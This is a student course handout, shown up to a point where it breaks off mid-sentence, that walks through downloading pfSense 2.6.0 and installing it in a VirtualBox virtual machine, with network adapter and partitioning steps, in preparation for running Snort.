
Hayden Ackerman, Brian Diaz, and Lexa Mosby
Professor Henderson
CSCI 352
April 1, 2022

pfSense w/ Snort

Installation Instructions for pfSense

1. Navigate to https://www.pfsense.org/download/, and select your preferred download method and format (in this case, we will be selecting Version 2.6.0, AMD64 Architecture, and the DVD Image (ISO) Installer), and download the file.



Latest Stable Version (Community Edition)


This is the most recent stable release, and the recommended version for all installations. Refer to the documentation for Upgrade Guides and Installation Guides. For pre-configured systems, see the pfSense® firewall appliances from Netgate.

Select Image To Download

Version: 2.6.0
Architecture: AMD64 (64-bit)
Installer: DVD Image (ISO) Installer
Mirror: Austin, TX USA

SHA256 Checksum for compressed (.gz) file:
941a68c7f20c4b635447cceda429a027f816bdb78d54b8252bb87abf1fc22ee3


2. A .gz compressed file will be downloaded, and once finished, extract to a preferred directory.



Name	Date modified	Type	Size
pfSense-CE-2.6.0-RELEASE-amd64.iso	1/31/2022 3:31 PM	iso Archive	749,476 KB

3. For our purposes, we will create a virtual machine. This instruction packet will assume that the user has Oracle VirtualBox (the latest version, being 6.1) installed or VMWare, however it will primarily feature VirtualBox. The settings—and therefore setup process—should be roughly the same, but if any trouble is encountered with VMWare, please contact one of our team members through the appropriate channels and we will see how we can help. Additionally, assumptions will be made that a user knows how to set up an Ubuntu virtual machine already. I will showcase the things you need to change in the settings for pfSense specifically. First, go through the process of setting up a regular VM. Name it whatever you like, but make sure the operating system is set to Type: BSD and

Version: FreeBSD (64 Bit).


Create Virtual Machine

Name and operating system

Name: pfSense

Machine Folder: C:\Users\Hayden\VirtualBox VMs

Type: BSD

Version: FreeBSD (64-bit)

Memory size

4096 MB

4 MB — 32768 MB

Hard disk

○ Do not add a virtual hard disk


● Create a virtual hard disk now

○ Use an existing virtual hard disk file

Ubuntu Final Project.vdi (Normal, 64.00 GB)

(You can give it however much memory you like. 1024 MB (1GB) is the minimum, but 2048 MB is even better. I gave it 4GB since I have 32GB of total memory and can afford to give it more).

4. In the next step, give pfSense at least 32 GB of space. It can make do with 16 GB, but 32 GB is better suited since we are going to install the Snort package and rulesets.


Create Virtual Hard Disk

File location

C:\Users\Hayden\VirtualBox VMs\pfSense\pfSense.vdi

File size

32 GB

4.00 MB — 2.00 TB

Hard disk file type

● **VDI (VirtualBox Disk Image)**

○ **VHD (Virtual Hard Disk)**

○ **VMDK (Virtual Machine Disk)**

○ HDD (Parallels Hard Disk)

○ QCOW (QEMU Copy-On-Write)

○ QED (QEMU enhanced disk)


Storage on physical hard disk

● Dynamically allocated

○ Fixed size

□ Split into files of less than 2GB

5. Navigate to Settings > System > Processor and give it at least 2 cores. AT LEAST 2 cores, so if you have more cores, 4 will make it nice and snappy.



System


Processor(s): 2

Execution Cap: 100%

Extended Features: □ Enable PAE/NX

□ Enable Nested VT-x/AMD-V

6. Next, navigate to Storage, and attach the pfSense iso file to the disk controller.



Storage

Storage Devices

Controller: IDE

pfSense.vdi

pfSense-CE-2.6.0-RELEASE-am...

Attributes

Optical Drive: IDE Secondary Device 0

□ Live CD/DVD

Information

Type: Image


Size: 731.91 MB

Location: C:\Users\Hayden\Downloads\pfS...

Attached to: --

7. **<u>THIS NEXT STEP IS CRUCIAL TO GETTING PFSENSE TO WORK</u>**
Navigate to Network > Adapter 1, and change the Attached to: NAT to Attached to: Bridged Adapter. Click on Advanced, and set Promiscuous Mode to Allow All. Click the

button next to the MAC Address a few times to get a randomized MAC Address.



Network

☑ Enable Network Adapter

Attached to: Bridged Adapter

Name: Intel(R) Wireless-AC 9260 160MHz #2

▽ Advanced


Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Allow All

MAC Address: 08002747DB8C

☑ Cable Connected

Next, navigate to the Adapter 2 tab. Enable the Network Adapter, and change the Attached to: NAT to Attached to: Internal Network. It should have the name of intnet (it might be something different for you, but the important part is having the internal network set up). Open the Advanced section, and follow the exact same steps you did with Adapter 1 (including the MAC Address).



Network

☑ Enable Network Adapter

Attached to: Internal Network

Name: intnet

▽ Advanced

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)


Promiscuous Mode: Allow All

MAC Address: 080027864353

☑ Cable Connected


8. Now for the fun part. Start up the pfSense box, and wait for it to boot. Let it Autoboot. Once it boots successfully, you’ll come to a EULA screen. Just press enter to accept it. Now you’ll come to the Welcome screen. The first option highlighted should be the

Install option. Press enter to begin.




```
pfSense Installer

Welcome
Welcome to pfSense!

  Install              Install pfSense
  Rescue Shell         Launch a shell for rescue operations
  Recover config.xml   Recover config.xml from a previous install

              <  OK  >            <Cancel>
```

9. You come to a keymap screen. Unless you have a different keymap than the standard US one, go ahead and press enter.




```
pfSense Installer

Keymap Selection
The system console driver for pfSense defaults to standard "US"
keyboard map. Other keymaps can be chosen below.

>>> Continue with default keymap
->- Test default keymap
( ) Armenian phonetic layout
( ) Belarusian
( ) Belgian
( ) Belgian (accent keys)
( ) Brazilian (accent keys)
( ) Brazilian (without accent keys)
( ) Bulgarian (BDS)
( ) Bulgarian (Phonetic)
( ) Canadian Bilingual
( ) Central European
    ↓(+)                                          13%

              <Select>           <Cancel>
-----------------[Press arrows, TAB or ENTER]-----------------
```

10. Next, the partitioning phase. You will be presented with several options. Use the arrow keys to select the Manual option.




```
pfSense Installer

Partitioning
How would you like to partition your disk?

  Auto (ZFS)         Guided Root-on-ZFS
  Auto (UFS) BIOS    Guided Disk Setup using BIOS boot method
  Auto (UFS) UEFI    Guided Disk Setup using UEFI boot method
  Manual             Manual Disk Setup (experts)
  Shell              Open a shell and partition by hand

              <  OK  >            <Cancel>
```

11. Press enter and a Partition Editor window opens.




```
pfSense Installer

                         Partition Editor
 Create partitions for pfSense. No changes will be
 made until you select Finish.

 ada0             32 GB   GPT
   ada0p1         200 MB  efi
   ada0p2         30 GB   freebsd-ufs
   ada0p3         1.6 GB  freebsd-swap

<Create> <Delete> <Modify> <Revert> < Auto > <Finish>

Exit partitioner (will ask whether to save changes)
```

12. Press the left arrow on your arrow keys to select Auto, and press enter.




```
pfSense Installer

                         Partition Editor
 Create partitions for pfSense. No changes will be
 made until you select Finish.

 ada0             32 GB   GPT
   ada0p1         200 MB  efi
   ada0p2         30 GB   freebsd-ufs
   ada0p3         1.6 GB  freebsd-swap

<Create> <Delete> <Modify> <Revert> < Auto > <Finish>

Use guided partitioning tool
```

13. Press enter again to use the entire disk. Confirm that you want to erase the disk.




```
pfSense Installer

                  Partition
 Would you like to use this entire disk
 (ada0) for pfSense or partition it to
 share it with other operating systems?
 Using the entire disk will erase any
 data currently stored there.

      <Entire Disk>    < Partition >
```

14. For the partition scheme, use the arrow keys to navigate up to GPT.




```
pfSense Installer

                    Partition Scheme
      Select a partition scheme for this
      volume:

          APM     Apple Partition Map
          BSD     BSD Labels
          GPT     GUID Partition Table
          MBR     DOS Partitions
          VTOC8   Sun VTOC8 Partition Table

                < OK >        <Cancel>

Bootable on most x86 systems and EFI aware ARM64
```

15. Hit OK. You are brought back to the Partition Editor window, and Finish should be highlighted. If not, use you arrow keys to select it, and press enter. Press Commit.



```
pfSense Installer

                    Partition Editor
  Create partitions for pfSense. No changes will be
  made until you select Finish.

  ada0              32 GB   GPT
    ada0p1          512 KB  freebsd-boot
    ada0p2          30 GB   freebsd-ufs     /
    ada0p3          1.6 GB  freebsd-swap    none

<Create> <Delete> <Modify> <Revert> < Auto > <Finish>

Exit partitioner (will ask whether to save changes)
```


16. Once finished, a manual configuration prompt will appear. The default option selected is no, so go ahead and press enter.



```
pfSense Installer

            Manual Configuration
      The installation is now finished.
      Before exiting the installer, would
      you like to open a shell in the new
      system to make any final manual
      modifications?

            < Yes >        < No >
```


17. The next part is a little finicky and comes at you fast. A prompt with the options to Reboot or access a Shell will appear. You need to hit reboot, **BUT AS SOON AS YOU DO, IMMEDIATELY NAVIGATE TO DEVICES > OPTICAL DRIVES > AND CLICK REMOVE DISK FROM VIRTUAL DRIVE WITH THE VIRTUALBOX SETTINGS AT THE TOP OF THE WINDOW. FORCE UNMOUNT IT**. If you do not, the pfSense instance will just reboot into another installer prompt, and you will have

